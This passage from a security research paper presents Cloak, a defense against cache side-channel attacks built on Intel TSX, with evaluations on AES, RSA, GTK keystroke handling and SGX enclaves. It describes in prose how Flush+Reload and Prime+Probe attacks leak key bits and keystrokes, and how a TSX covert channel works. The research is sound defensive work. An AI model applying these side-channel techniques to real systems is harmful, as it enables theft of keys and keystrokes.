In case a sensitive function has greater capacity requirements than those provided by TSX, the function needs to be split into a series of smaller transactional units. To prevent leakage, the control flow between these units and their respective working sets needs to be input-independent. For example, consider a function `f()` that iterates over a fixed-size array, e.g., in order to update certain elements. By reducing the number of loop iterations in `f()` and invoking it separately on fixed parts of the target array, the working set for each individual transaction is reduced and chances for transactional aborts decrease. Ideally, the splitting would be done in an automated manner by a compiler. In a context similar to ours though not directly applicable to Cloak, Shih et al. [59] report on an extension of the Clang compiler that automatically splits transactions into smaller units with TSX-compatible working sets. Their approach is discussed in more detail in Section 9.

5.3 Toolset

We implemented the read-set preloading strategy from Section 5.2.1 in a small C++ container template library. The library provides generic read-only and writable arrays, which are allocated in "read" or "write" cache lines respectively. The programmer is responsible for arranging data in the specialized containers before invoking a Cloak-protected function. Further, the programmer decides which containers to preload. Most local variables and input and output data should reside in the containers. Further, all sub-function calls should be inlined, because each `call` instruction performs an implicit write of a return address. Avoiding this is important for large read sets, as even a single unexpected cache line in the write set can greatly increase the chances for aborts.


We also extended the Microsoft C++ compiler version 19.00. For programmer-annotated functions on Windows, the compiler adds code for starting and ending transactions, ensures that all code cache lines are preloaded (via read or execution according to Section 5.2.2) and, to not pollute the write set, refrains from unnecessarily spilling registers onto the stack after preloading. Both library and compiler are used in the SGX experiments in Section 7.1.

6 Retrofitting Leaky Algorithms

To evaluate Cloak, we apply it to existing weak implementations of different algorithms. We demonstrate that in all cases, in the *local* setting (Flush+Reload) as well as the *cloud* setting (Prime+Probe), Cloak is a practical countermeasure to prevent state-of-the-art attacks. All experiments in this section were performed on a mostly idle system equipped with a Intel i7-6700K CPU with 16 GB DDR4 RAM, running a default-configured Ubuntu Linux 16.10. The applications were run as regular user programs, not pinned to CPU cores, but sharing CPU cores with other threads in the system.

6.1 OpenSSL AES T-Tables

As a first application of Cloak, we use the AES T-table implementation of OpenSSL which is known to be sus-







Figure 7: Color matrix showing cache hits on an AES T-table. Darker means more cache hits. Measurement performed over roughly 2 billion encryptions. Prime+Probe depicted on the left, Flush+Reload on the right.






Figure 8: Color matrix showing cache hits on an AES T-table. The implementation is protected by Cloak. Darker means more cache hits. Measurement performed over roughly 3 billion transactions (500 million encryptions) for Prime+Probe (left) and 4.9 billion transactions (1.5 million encryptions) for Flush+Reload (right). The side-channel leakage is not visible in both cases.

ceptible to cache attacks [4, 24, 26, 33, 35, 51]. In this implementation, AES performs 16 lookups to 4 different T-tables for each of the 10 rounds and combines the values using `xor`. The table lookups in the first round of AES are $T_j[x_i = p_i \oplus k_i]$ where p_i is a plaintext byte, k_i a key byte, and $i \equiv j \mod 4$. A typical attack scenario is a known-plaintext attack. By learning the cache line of the lookup index x_i an attacker learns the upper 4 bits of the secret key byte $x_i \oplus p_i = k_i$. We wrap the entire AES computation together with the preloading step into a single TSX transaction. The preloading step fetches the 4 T-Tables, *i.e.*, it adds 4 KB of data to the read set.

We performed roughly 2 billion encryptions in an asynchronous attack and measured the cache hits on the T-table cache lines using Prime+Probe and Flush+Reload. Figure 7 is a color matrix showing the number of cache hits per cache line and plaintext-byte value. When protecting the T-tables with Cloak (cf. Figure 8), the leakage from Figure 7 is not present anymore.

We fixed the time for which the fully-asynchronous known-plaintext attack is run. The amount of time corresponds to roughly 2 billion encryptions in the baseline implementation. For the AES T-Table implementation protected with Cloak we observed a significant performance difference based on whether or not an attack is running simultaneously. This is due to the TSX transaction failing more often if under attack.

While not under attack the implementation protected with Cloak started 0.8% more encryptions than the baseline implementation (*i.e.*, with preloading) and less than 0.1% of the transactions failed. This is not surprising, as the execution time of the protected algorithm is typically below 500 cycles. Hence, preemption or interruption of the transaction is very unlikely. Furthermore, cache evictions are unlikely because of the small read set size and optimized preloading (cf. Section 5.2.1). Taking the execution time into account, the implementation protected with Cloak was 0.8% faster than the baseline implementation. This is not unexpected, as Zacharopoulos [64] already found that TSX can improve performance.

Next, we measured the number of transactions failing under Prime+Probe and Flush+Reload. We observed 82.7% and 99.97% of the transactions failing for each attack, respectively. Failing transactions do not consume the full amount of time that one encryption would take as they abort earlier in the function execution. Thus, the protected implementation started over 37% more encryptions as compared to the baseline implementation when under attack using Prime+Probe and 2.53 times the encryptions when under attack using Flush+Reload. However, out of these almost 3 billion transactions only 500 million transactions succeeded in the case of Prime+Probe. In the case of Flush+Reload only 1.4 million out of 4.9 billion transactions succeeded. Thus, in total the performance of our protected implementation under a Prime+Probe attack is only 23.7% of the performance of the baseline implementation and only 0.06% in the case of a Flush+Reload attack.

The slight performance gain of Cloak while not being actively attacked shows that deploying our countermeasure for this use case does not only eliminate cache side-channel leakage but it can also be beneficial. The lower performance while being attacked is still sufficient given that leakage is eliminated, especially as the attacker has to keep one whole CPU core busy to perform the attack and this uses up a significant amount of hardware resources whether or not Cloak is deployed.

6.2 Secret-dependent execution paths

Powerful attacks allow to recover cryptographic keys [62] and generated random numbers by monitoring execution paths in libraries [67]. In this example, we model such a scenario by executing one of 16 functions based on a secret value that the attacker tries to learn—adapted from the AES example. Like in previous Flush+Reload attacks [62, 67], the attacker




Figure 9: Color matrix showing cache hits on function code. Darker means more cache hits. Measurement performed over roughly 100 million function executions for Prime+Probe (left) and 10 million function executions for Flush+Reload (right).




Figure 10: Color matrix showing cache hits on function code protected using Cloak. Darker means more cache hits. Measurement performed over roughly 1.5 billion transactions (77 314 function executions) for Prime+Probe (left) and 2 billion transactions (135 211 function executions) for Flush+Reload (right). Side-channel leakage is not visible in both cases.

monitors the function addresses for cache hits and thus derives which function has been called. Each of the 16 functions runs only a small code snippet consisting of a loop counting from 0 to 10 000. We wrap the entire switch-case together with the preloading step into a single TSX transaction. The preloading step fetches the 16 functions, each spanning two cache lines, *i.e.*, 2 KB of code are added to the read set.

As in the previous example, Cloak eliminates all leakage (cf. Figure 10). While not under attack the victim program protected with Cloak started 0.7% more function executions than the baseline implementation. Less than 0.1% of the transactions failed, leading to an overall performance penalty of 1.2%. When under attack using Prime+Probe, 11.8 times as many function executions were started and with Flush+Reload, 19 times as many. However, only 0.005% of the transactions succeeded in the case of Prime+Probe and only 0.0006% in the case of Flush+Reload. Thus, overall the performance is reduced to 0.03% of the baseline performance when under a Prime+Probe attack and 0.14% when under a Flush+Reload attack. The functions are 20 times slower than




Figure 11: Cache traces for the multiply routine (as used in RSA) over 10 000 exponentiations. The secret exponent is depicted as a bit sequence. Measurement performed over 10 000 exponentiations. The variant protected with Cloak does not have visual patterns that correspond to the secret exponent.

the AES encryptions from the previous example. Thus, the high failure rate is not unexpected, as there is more time for cache evictions caused by other processes.

It is important to note that the performance under attack is not essential as the attacker simultaneously keeps one or more CPU cores on full load, accounting for a significant performance loss with and without Cloak.

6.3 RSA Square-and-Multiply example

We now demonstrate an attack against a square-and-multiply exponentiation and how Cloak allows to protect it against cache side-channel attacks. Square-and-multiply is commonly used in cryptographic implementations of algorithms such as RSA and is known to be vulnerable to side-channel attacks [54, 62]. Though cryptographic libraries move to constant-time exponentiations that are intended to not leak any information through the cache, we demonstrate our attack and protection on a very vulnerable schoolbook implementation. A square-and-multiply algorithm takes 100 000 cycles to complete. Thus, wrapping the whole algorithm in one TSX transaction has only a very low chance of success by itself. Instead we split the loop of the square-and-multiply algorithm into one small TSX transaction per exponent bit, *i.e.*, adding the `xbegin` and `xend` instructions and the preloading step to the loop. This way, we increase the success rate of the TSX transactions significantly, while still leaking no information on the secret exponent bits. The preloading step fetches 1 cache line per function, *i.e.*, 128 B of code are added to the read set.

Figure 11 shows a Flush+Reload cache trace for the multiply routine as used in RSA. The plot is generated over 10 000 exponentiation traces. Each trace is aligned by the first cache hit on the multiply routine that was measured per trace. The traces are then summed to produce the functions that are plotted. The baseline imple-




Figure 12: Cache template matrix showing cache hits on the binary search in _gdk_keyval_from_name without protection (left) and with Cloak (right). Darker means more cache hits. All measurements were performed with Flush+Reload. The pattern of the binary search is clearly visible for the unprotected implementation and not visible anymore when protected with Cloak.

mentation has a clear peak for each 1 bit in the secret exponent. The same implementation protected with Cloak shows no significant changes in the cache hits over the full execution time.

While not under attack, the performance of the implementation protected with Cloak is only slightly lower than the performance of the unprotected baseline implementation. To evaluate the performance in this case we performed 1 million exponentiations. During these 1 million exponentiations, only 0.5% of the transactions failed. The total runtime overhead we observed while not under attack was 1.1%. Unsurprisingly, while under attack we observed a significantly higher overhead of factor 982. This is because 99.95% of the transactions failed, *i.e.*, the transactions for almost every single bit failed and had to be repeated.

6.4 GTK keystroke example

We investigated leakage in the GTK framework, which performs a binary search to translate raw keyboard inputs to platform-independent key names and key values. Gruss et al. [24] demonstrated that this leaks significant information on single keys typed by a user, in an automated cache template attack. Their attack on GDK library version 3.10.8 has partially been resolved on current Linux systems with GDK library version 3.18.9. Instead of multiple binary searches that leak information we only identified one binary search that is still performed upon every keystroke.

In order to demonstrate the general applicability of Cloak, we reproduced the attack by Gruss et al. [24] on a recent version of the GDK library (3.18.9) which comes with Ubuntu 16.10. We attack the binary search in _gdk_keyval_from_name which is executed upon every keystroke in a GTK window. As shown in Figure 12, the cache template matrix of the unprotected binary search reveals the search pattern, narrowing down on the darker area where the letter keys are and thus the search ends. In case of the implementation protected by Cloak, the search pattern is disguised. With the keystroke information protected by Cloak, we could neither measure a difference in the perceived latency when typing through a keyboard, nor measure and overall increase of the system load or execution time of processes. The reason for this is that keystroke processing involves hundreds of thousands of CPU cycles spent in drivers and other functions. Furthermore, keystrokes are rate-limited by the OS and constrained by the speed of the user typing. Thus, the overhead we introduce is negligible for the overall latency and performance.

We conclude that Cloak can be used as a practical countermeasure to prevent cache template attacks on fine-grained information such as keystrokes.

7 Side-Channel Protection for SGX

Intel SGX provides an isolated execution environment called *enclave*. All code and data inside an enclave is shielded from the rest of the system and is even protected against hardware attacks by means of strong memory encryption. However, SGX enclaves use the regular cache hierarchy and are thus vulnerable to cache side-channel attacks. Further, as enclaves are meant to be run on untrusted hosts, they are also susceptible to a range of other side-channel attacks such as OS-induced page faults [61] and hardware attacks on the memory bus. In this section, we first retrofit a common machine learning algorithm with Cloak and evaluate its performance in SGX. Afterwards, we explore the special challenges that enclave code faces with regard to side channels and design extended countermeasures on top of Cloak. Specifically, we augment sensitive enclave code with Cloak and require that the potentially malicious OS honors a special *service contract* while this code is running.

7.1 Secure Decision Tree Classification

To demonstrate Cloak's applicability to the SGX environment and its capability to support larger working sets, we adapted an existing C++ implementation of a *decision tree classification* algorithm [49] using the toolset described in Section 5.3. The algorithm traverses a decision tree for an input record. Each node of the tree

contains a predicate which is evaluated on features of the input record. As a result, observations of unprotected tree traversal can leak information about the tree and the input record. In this particular case, several trees in a so-called *decision forest* are traversed for each input record.

Our Cloak-enhanced implementation of the algorithm contains three programmer-annotated functions, which translates into three independent transactions. The most complex of these traverses a preloaded tree for a batch of preloaded input records. The batching of input records is crucial here for performance, as it amortizes the cost of preloading a tree. We give a detailed explanation and a code sample of tree traversal with Cloak in Appendix A.

Evaluation. We compiled our implementation for SGX enclaves using the extended compiler and a custom SGX software stack. We used a pre-trained decision forest for the *Covertype* data set from the *UCI Machine Learning Repository*[5]. Each tree in the forest consists of 30 497—32 663 nodes and has a size of 426 KB–457 KB. Each input record is a vector of 54 floating point values. We chose the *Covertype* data set because it produces large trees and was also used in previous work by Ohrimenko et al. [49], which also mitigates side channel leakage for enclave code.

We report on experiments executed on a mostly idle system equipped with a TSX and SGX-enabled Intel Core i7-6700 CPU and 16 GB DDR4 RAM running Windows Server 2016 Datacenter. In our container library, we reserved eight L1 cache sets for writable arrays, resulting in an overall write set size of 4 KB. Figure 13 shows the cycles spent inside the enclave (including entering and leaving the enclave) per input record averaged over ten runs for differently sized input batches. These batches were randomly drawn from the data set. The sizes of the batches ranged from 5 to 260. For batches larger than 260, we observed capacity aborts with high probability. Nonetheless, seemingly random capacity aborts could also be observed frequently even for small batch sizes. The number of aborts also increased with higher system load. The cost for restarting transactions on aborts is included in Figure 13.

As baseline, we ran inside SGX the same algorithm without special containers and preloading and without transactions. The baseline was compiled with the unmodified version of the Microsoft C++ compiler at the highest optimization level. As can be seen, the number of cycles per query greatly decreases with the batch size. Batching is particularly important for Cloak, because it enables the amortization of cache preloading costs. Overall, the overhead ranges between +79% (batch size 5) and +248% (batch size 260). The overhead increases

[5]https://archive.ics.uci.edu/ml




Figure 13: Average number of cycles per query for decision forest batch runs of different sizes.

with the batch size, because the baseline also profits from batching (*i.e.*, "cache warming" effects and amortization of costs for entering/leaving the enclave), while the protected version experiences more transactional aborts for larger batches. We also ran a similar micro-benchmark outside SGX with more precise timings. Here, the effect of batching was even clearer: for a batch size of 5, we observed a very high overhead of +3 078%, which gradually decreased to +216% for a batch size of 260.

Even though the experimental setting in Ohrimenko et al. [49] is not the same as ours (for instance they used the official Intel SGX SDK, an older version of the compiler, and their input data was encrypted) and they provide different guarantees, we believe that their reported overhead of circa +6 200% for a single query to SGX highlights the potential efficiency of Cloak.

7.2 Service Contracts with the OS

Applying the basic Cloak techniques to sensitive enclave code reduces the risk of side-channel attacks. However, enclave code is especially vulnerable as the corresponding attacker model (see Section 3) includes malicious system software and hardware attacks. In particular, malicious system software, *i.e.*, the OS, can amplify side-channel attacks by concurrently (**A1**) interrupting and resuming enclave threads [40], (**A2**) unmapping enclave pages [61], (**A3**) taking control of an enclave thread's sibling hyper-thread (HT) [11], or (**A4**) repeatedly resetting an enclave. **A3** is of particular concern in Cloak as TSX provides requirement **R2** (see Section 4) only for the LLC. Hence, code and data in the read set are not protected against a malicious HT which can perform attacks over the L1 and L2 caches from outside the enclave. In the following, we describe how Cloak-protected enclave code can ensure that the OS is honest and does not mount attacks **A1**–**A4**.

7.2.1 Checking the Honesty of the OS

While SGX does not provide functionality to directly check for **A1** and **A2** or to prevent them, it is simple with Cloak: our experiments showed in line with Intel's documentation [31] that transactions abort with code OTHER (no bits set in the abort code) in case of interrupts or exceptions. In case unexpected aborts of this type occur, the enclave may terminate itself as a countermeasure.

Preventing **A3** is more involved and requires several steps: before executing a transaction, we demand that (i) both HTs of a CPU core enter the enclave and (ii) remain there. To enforce (ii), the two threads write a unique marker to each thread's *State Save Area* (SSA) [32] inside the enclave. Whenever a thread leaves an enclave asynchronously (e.g., because of an interrupt), its registers are saved in its SSA [32]. Hence, every unexpected exception or interrupt necessarily overwrites our markers in the SSAs. By inspecting the markers, we can thus ensure that neither of the threads was interrupted (and potentially maliciously migrated to a different core by the OS). One thread now enters a Cloak transaction and verifies the two markers, making them part of its read set. Thus, as we confirmed experimentally, any interruption of the threads would overwrite an SSA marker in the read set and cause an immediate transactional abort with code CONFLICT (bit three set in the abort code).

Unfortunately, for (i), there is no direct way for enclave code to tell if two threads are indeed two corresponding HTs. However, after writing the SSA markers, before starting the SSA transaction, the enclave code can initially conduct a series of experiments to check that, with a certain confidence, the two threads indeed share an L1 cache. One way of doing so is to transmit a secret (derived using the `rdrand` instruction inside the enclave) over a timing-less L1-based TSX *covert channel*: for each bit in the secret, the receiver starts a transaction and fills a certain L1 cache set with write-set cache lines and busy-waits within the transaction for a certain time; if the current bit is 1, the sender aborts the receiver's transaction by touching conflicting cache lines of the same cache set. Otherwise, it touches non-conflicting cache lines. After the transmission, both threads compare their versions of the secret. In case bit-errors are below a certain threshold, the two threads are assumed to be corresponding HTs. In our experiments, the covert channel achieved a raw capacity of 1 MB/s at an error rate of 1.6% between two HTs. For non-HTs, the error rate was close to 50% in both cases, showing that no cross-core transmission is possible.[6] While a malicious OS could attempt to eavesdrop on the sender and replay for the receiver to spoil the check, a range of additional countermeasures exists that would mitigate this attack. For example, the two threads could randomly choose a different L1 cache set (out of the 64 available) for each bit to transmit.

To protect against **A4**, the enclave may use SGX's trusted monotonic counters [3] or require an online connection to its owner on restart.

Finally, the enclave may demand a private LLC partition, which could be provided by the OS via Intel's recent *Cache Allocation Technology* (CAT) feature [32] or "cache coloring" [11,37,58]. A contract violation would become evident to the enclave through increased numbers of aborts with code CONFLICT.

[6] Using the read set instead yields a timing-less cross-core covert channel with a raw capacity of 335 KB/s at an error rate of 0.4%.

8 Limitations and Future Work

Cache attacks are just one of many types of side-channel attacks and Cloak naturally does not mitigate all of them. Especially an adversary able to measure the execution time of a transaction might still derive secret information. Beyond this, Cloak instantiated with Intel TSX may be vulnerable to additional side channels that have not yet been explored. We identified five potential side channels that should be investigated in more detail: First, the interaction of the read set and the "second level structure" (*i.e.*, the bloom filter) is not documented. Second, other caches, such as translation-lookaside buffers and branch-prediction tables, may still leak information. Third, the Intel TSX abort codes may provide side-channel information if accessible to an attacker. Fourth, variants of Prime+Probe that deliberately evict read set cache lines from L1 to the LLC but not to DRAM could potentially obtain side-channel information without causing transaction aborts. Fifth, the execution time of transactions including in particular the timings of aborts may leak information. Finally, it is important to note that Cloak is limited by the size of the CPU's caches, since code and data that have secret-dependent accesses must fit in the caches. TSX runtime behavior can also be difficult to predict and control for the programmer.

9 Related Work

Using HTM for Security and Safety. The Mimosa system [25] uses TSX to protect cryptographic keys in the Linux kernel against different forms of memory disclosure attacks. Mimosa builds upon the existing TRESOR system [47], which ensures that a symmetric master key is always kept in the CPU's debug registers. Mimosa extends this protection to an arbitrary number of (asymmetric) keys. Mimosa always only writes protected keys to memory within TSX transactions. It ensures that these keys are wiped before the correspond-

ing transaction commits. This way, the protected keys are never written to RAM. However, Mimosa does not prevent cache side-channel attacks. Instead, for AES computations it uses AES-NI, which does not leak information through the cache. However, a cache attack on the square-and-multiply routine of RSA in the presence of Mimosa would still be possible. To detect hardware faults, the HAFT system [39] inserts redundant instructions into programs and compares their behavior at runtime. HAFT uses TSX to efficiently roll-back state in case a fault was encountered.

Probably closest related to Cloak is the recent T-SGX approach [59]. It employs TSX to protect SGX enclave code against the page-fault side channel [61], which can be exploited by a malicious OS that unmaps an enclave's memory pages (cf. Section 7). At its core, T-SGX leverages the property that exceptions within TSX transactions cause transactional aborts and are not delivered to the OS. T-SGX ensures that virtually all enclave code is executed in transactions. To minimize transactional aborts, e.g., due to cache-line evictions, T-SGX's extension of the Clang compiler automatically splits enclave code into small *execution blocks* according to a static over-approximation of L1 usage. At runtime, a *springboard* dispatches control flow between execution blocks, wrapping each into a separate TSX transaction. Thus, only page faults related to the springboard can be (directly) observed from the outside. All transactional aborts are handled by the springboard, which may terminate the enclave when an attack is suspected. For T-SGX, Shih et al. [59] reported performance overheads of 4%–108% across a range of algorithms and, due to the strategy of splitting code into small execution blocks, caused only very low rates of transactional aborts.

The strategy employed by T-SGX cannot be generally transferred to Cloak, as—for security—one would need to reload the code and data of a sensitive function whenever a new block is executed. Hence, this strategy is not likely to reduce cache conflicts, which is the main reason for transactional aborts in Cloak, but rather increase performance overhead. Like T-SGX, the recent Déjà Vu [8] approach also attempts to detect page-fault side-channel attacks from within SGX enclaves using TSX: an enclave thread emulates an non-interruptible clock through busy waiting within a TSX transaction and periodically updating a counter variable. Other enclave threads use this counter for approximate measuring of their execution timings along certain control-flow paths. In case these timings exceed certain thresholds, an attack is assumed. Both T-SGX and Déjà Vu conceptually do not protect against common cache side-channel attacks.

Prevention of Resource Sharing. One branch of defenses against cache attacks tries to reduce resource sharing in multi-tenant systems. This can either be implemented through hardware modifications [12, 52], or by dynamically separating resources. Shi et al. [58] and Kim et al. [37] propose to use cache coloring to isolate different tenants in cloud environments. Zhang et al. [68] propose cache cleansing as a technique to remove information leakage from time-shared caches. Godfrey et al. [18] propose temporal isolation through scheduling and resource isolation through cache coloring. More recently Zhou et al. [69] propose a more dynamic approach where pages are duplicated when multiple processes access them simultaneously. Their approach can make attacks significantly more difficult to mount, but not impossible. Liu et al. [42] propose to use Intel CAT to split the LLC, avoiding the fundamental resource sharing that is exploited in many attacks. In contrast to Cloak, all these approaches require changes on the OS level.

Detecting Cache Side-Channel Leakage. Other defenses aim at detecting potential side-channel leakage and attacks, e.g., by means of static source code analysis [13] or by performing dynamic anomaly detection using CPU performance counters. Gruss et al. [23] explore the latter approach and devise a variant of Flush+Reload that evades it. Chiappetta et al. [9] combine performance counter-based detection with machine learning to detect yet unknown attacks. Zhang et al. [65] show how performance counters can be used in cloud environments to detect cross-VM side-channel attacks. In contrast, Cloak follows the arguably stronger approach of mitigating attacks before they happen. Many attacks require only a small number of traces or even work with single measurements [17, 43, 62]. Thus, Cloak can provide protection where detection mechanisms fail due to the inherent detection delays or too coarse heuristics. Further, reliable performance counters are not available in SGX enclaves.

10 Conclusions

We presented Cloak, a new technique that defends against cache side-channel attacks using hardware transactional memory. Cloak enables the efficient retrofitting of existing algorithms with strong cache side-channel protection. We demonstrated the efficacy of our approach by running state-of-the-art cache side-channel attacks on existing vulnerable implementations of algorithms. Cloak successfully blocked all attacks in every attack scenario. We investigated the imperfections of Intel TSX and discussed the potentially remaining leakage. Finally, we showed that one of the main limitations of Intel SGX, the lack of side-channel protections, can be overcome by using Cloak inside Intel SGX enclaves.

References

[1] ACIIÇMEZ, O., GUERON, S., AND SEIFERT, J.-P. New branch prediction vulnerabilities in OpenSSL and necessary software countermeasures. In *IMA International Conference on Cryptography and Coding* (2007).

[2] ALLAN, T., BRUMLEY, B. B., FALKNER, K., VAN DE POL, J., AND YAROM, Y. Amplifying side channels through performance degradation. In *Anual Computer Security Applications Conference (ACSAC)* (2016).

[3] ANATI, I., GUERON, S., JOHNSON, S., AND SCARLATA, V. Innovative technology for CPU based attestation and sealing. In *International Workshop on Hardware and Architectural Support for Security and Privacy (HASP)* (2013).

[4] BERNSTEIN, D. J. Cache-timing attacks on AES. Tech. rep., Department of Mathematics, Statistics, and Computer Science, University of Illinois at Chicago, 2005.

[5] BHATTACHARYA, S., AND MUKHOPADHYAY, D. Curious case of Rowhammer: Flipping secret exponent bits using timing analysis. In *Conference on Cryptographic Hardware and Embedded Systems (CHES)* (2016).

[6] BHATTACHARYA, S., REBEIRO, C., AND MUKHOPADHYAY, D. Hardware prefetchers leak : A revisit of SVF for cache-timing attacks. In *IEEE/ACM International Symposium on Microarchitecture (MICRO)* (2012).

[7] BRASSER, F., MÜLLER, U., DMITRIENKO, A., KOSTIAINEN, K., CAPKUN, S., AND SADEGHI, A.-R. Software Grand Exposure: SGX cache attacks are practical. *arXiv:1702.07521* (2017).

[8] CHEN, S., ZHANG, X., REITER, M. K., AND ZHANG, Y. Detecting privileged side-channel attacks in shielded execution with Déjà Vu. In *ACM Symposium on Information, Computer and Communications Security (ASIACCS)* (2017).

[9] CHIAPPETTA, M., SAVAS, E., AND YILMAZ, C. Real time detection of cache-based side-channel attacks using hardware performance counters. Cryptology ePrint Archive, Report 2015/1034, 2015.

[10] COSTAN, V., AND DEVADAS, S. Intel SGX explained. Cryptology ePrint Archive, Report 2016/086.

[11] COSTAN, V., LEBEDEV, I., AND DEVADAS, S. Sanctum: Minimal hardware extensions for strong software isolation. In *USENIX Security Symposium* (2016).

[12] DOMNITSER, L., JALEEL, A., LOEW, J., ABU-GHAZALEH, N., AND PONOMAREV, D. Non-monopolizable caches: Low-complexity mitigation of cache side channel attacks. *ACM Transactions on Architecture and Code Optimization (TACO)* (2011).

[13] DOYCHEV, G., KÖPF, B., MAUBORGNE, L., AND REINEKE, J. CacheAudit: a tool for the static analysis of cache side channels. *ACM Transactions on Information and System Security (TISSEC)* (2015).

[14] EVTYUSHKIN, D., AND PONOMAREV, D. Covert channels through random number generator: Mechanisms, capacity estimation and mitigations. In *ACM Conference on Computer and Communications Security (CCS)* (2016).

[15] EVTYUSHKIN, D., PONOMAREV, D., AND ABU-GHAZALEH, N. Jump over ASLR: Attacking branch predictors to bypass ASLR. In *IEEE/ACM International Symposium on Microarchitecture (MICRO)* (2016).

[16] FERRI, C., BAHAR, R. I., LOGHI, M., AND PONCINO, M. Energy-optimal synchronization primitives for single-chip multi-processors. In *ACM Great Lakes Symposium on VLSI* (2009).

[17] GE, Q., YAROM, Y., COCK, D., AND HEISER, G. A survey of microarchitectural timing attacks and countermeasures on contemporary hardware. *Journal of Cryptographic Engineering* (2016).

[18] GODFREY, M. M., AND ZULKERNINE, M. Preventing cache-based side-channel attacks in a cloud environment. *IEEE Transactions on Cloud Computing* (2014).

[19] GOEL, B., TITOS-GIL, R., NEGI, A., MCKEE, S. A., AND STENSTROM, P. Performance and energy analysis of the restricted transactional memory implementation on Haswell. In *International Conference on Parallel Processing (ICPP)* (2014).

[20] GÖTZFRIED, J., ECKERT, M., SCHINZEL, S., AND MÜLLER, T. Cache attacks on intel sgx. In *European Workshop on System Security (EuroSec)* (2017).

[21] GRUSS, D., MAURICE, C., FOGH, A., LIPP, M., AND MANGARD, S. Prefetch side-channel attacks: Bypassing SMAP and Kernel ASLR. In *ACM Conference on Computer and Communications Security (CCS)* (2016).

[22] GRUSS, D., MAURICE, C., AND MANGARD, S. Rowhammer.js: A remote software-induced fault attack in JavaScript. In *Conference on Detection of Intrusions and Malware & Vulnerability Assessment (DIMVA)* (2016).

[23] GRUSS, D., MAURICE, C., WAGNER, K., AND MANGARD, S. Flush+Flush: A fast and stealthy cache attack. In *Conference on Detection of Intrusions and Malware & Vulnerability Assessment (DIMVA)* (2016).

[24] GRUSS, D., SPREITZER, R., AND MANGARD, S. Cache template attacks: Automating attacks on inclusive last-level caches. In *USENIX Security Symposium* (2015).

[25] GUAN, L., LIN, J., LUO, B., JING, J., AND WANG, J. Protecting private keys against memory disclosure attacks using hardware transactional memory. In *IEEE Symposium on Security and Privacy (S&P)* (2015).

[26] GULLASCH, D., BANGERTER, E., AND KRENN, S. Cache Games – bringing access-based cache attacks on AES to practice. In *IEEE Symposium on Security and Privacy (S&P)* (2011).

[27] HERLIHY, M., ELIOT, J., AND MOSS, B. Transactional memory: Architectural support for lock-free data structures. In *International Symposium on Computer Architecture (ISCA)* (1993).

[28] HUND, R., WILLEMS, C., AND HOLZ, T. Practical timing side channel attacks against kernel space ASLR. In *IEEE Symposium on Security and Privacy (S&P)* (2013).

[29] INTEL CORP. Software Development Emulator v. 7.49. `https://software.intel.com/en-us/articles/intel-software-development-emulator/` (retrieved 19/01/2017).

[30] INTEL CORP. Intel 64 and IA-32 architectures optimization reference manual, June 2016.

[31] INTEL CORP. Intel 64 and IA-32 Architectures Software Developer's Manual, Volume 1: Basic Architecture, September 2016.

[32] INTEL CORP. Intel 64 and IA-32 Architectures Software Developer's Manual, Volume 3 (3A, 3B & 3C): System Programming Guide, September 2016.

[33] IRAZOQUI, G., EISENBARTH, T., AND SUNAR, B. S$A: A shared cache attack that works across cores and defies VM sandboxing – and its application to AES. In *IEEE Symposium on Security and Privacy (S&P)* (2015).

[34] IRAZOQUI, G., EISENBARTH, T., AND SUNAR, B. Cross processor cache attacks. In *ACM Symposium on Information, Computer and Communications Security (ASIACCS)* (2016).

[35] IRAZOQUI, G., INCI, M. S., EISENBARTH, T., AND SUNAR, B. Wait a minute! a fast, cross-VM attack on AES. In *Symposium on Recent Advances in Intrusion Detection (RAID)* (2014).

[36] JANG, Y., LEE, S., AND KIM, T. Breaking kernel address space layout randomization with intel TSX. In *ACM Conference on Computer and Communications Security (CCS)* (2016).

[37] KIM, T., PEINADO, M., AND MAINAR-RUIZ, G. STEALTHMEM: System-level protection against cache-based side channel attacks in the cloud. In *USENIX Security Symposium* (2012).

[38] KOCHER, P. C. Timing attacks on implementations of Diffe-Hellman, RSA, DSS, and other systems. In *Advances in Cryptology—CRYPTO* (1996).

[39] KUVAISKII, D., FAQEH, R., BHATOTIA, P., FELBER, P., AND FETZER, C. HAFT: hardware-assisted fault tolerance. In *European Conference on Computer Systems (EuroSys)* (2016).

[40] LEE, S., SHIH, M.-W., GERA, P., KIM, T., KIM, H., AND PEINADO, M. Inferring fine-grained control flow inside SGX enclaves with branch shadowing. *arXiv preprint arXiv:1611.06952* (2016).

[41] LIPP, M., GRUSS, D., SPREITZER, R., MAURICE, C., AND MANGARD, S. ARMageddon: Cache attacks on mobile devices. In *USENIX Security Symposium* (2016).

[42] LIU, F., GE, Q., YAROM, Y., MCKEEN, F., ROZAS, C., HEISER, G., AND LEE, R. B. Catalyst: Defeating last-level cache side channel attacks in cloud computing. In *International Symposium on High Performance Computer Architecture (HPCA)* (2016).

[43] LIU, F., YAROM, Y., GE, Q., HEISER, G., AND LEE, R. B. Last-level cache side-channel attacks are practical. In *IEEE Symposium on Security and Privacy (S&P)* (2015).

[44] LIU, Y., XIA, Y., GUAN, H., ZANG, B., AND CHEN, H. Concurrent and consistent virtual machine introspection with hardware transactional memory. In *International Symposium on High Performance Computer Architecture (HPCA)* (2014).

[45] MAURICE, C., WEBER, M., SCHWARZ, M., GINER, L., GRUSS, D., ALBERTO BOANO, C., MANGARD, S., AND RÖMER, K. Hello from the other side: SSH over robust cache covert channels in the cloud. In *Symposium on Network and Distributed System Security (NDSS)* (2017).

[46] MOGHIMI, A., IRAZOQUI, G., AND EISENBARTH, T. CacheZoom: How SGX amplifies the power of cache attacks. *arXiv:1703.06986* (2017).

[47] MÜLLER, T., FREILING, F. C., AND DEWALD, A. TRESOR runs encryption securely outside RAM. In *USENIX Security Symposium* (2011).

[48] NAKAIKE, T., ODAIRA, R., GAUDET, M., MICHAEL, M. M., AND TOMARI, H. Quantitative comparison of hardware transactional memory for Blue Gene/Q, zEnterprise EC12, Intel Core, and POWER8. In *International Symposium on Computer Architecture (ISCA)* (2015).

[49] OHRIMENKO, O., SCHUSTER, F., FOURNET, C., MEHTA, A., NOWOZIN, S., VASWANI, K., AND COSTA, M. Oblivious multi-party machine learning on trusted processors. In *USENIX Security Symposium* (2016).

[50] OREN, Y., KEMERLIS, V. P., SETHUMADHAVAN, S., AND KEROMYTIS, A. D. The spy in the sandbox: Practical cache attacks in JavaScript and their implications. In *ACM Conference on Computer and Communications Security (CCS)* (2015).

[51] OSVIK, D. A., SHAMIR, A., AND TROMER, E. Cache attacks and countermeasures: the case of AES. In *RSA Conference Cryptographer's Track (CT-RSA)* (2006).

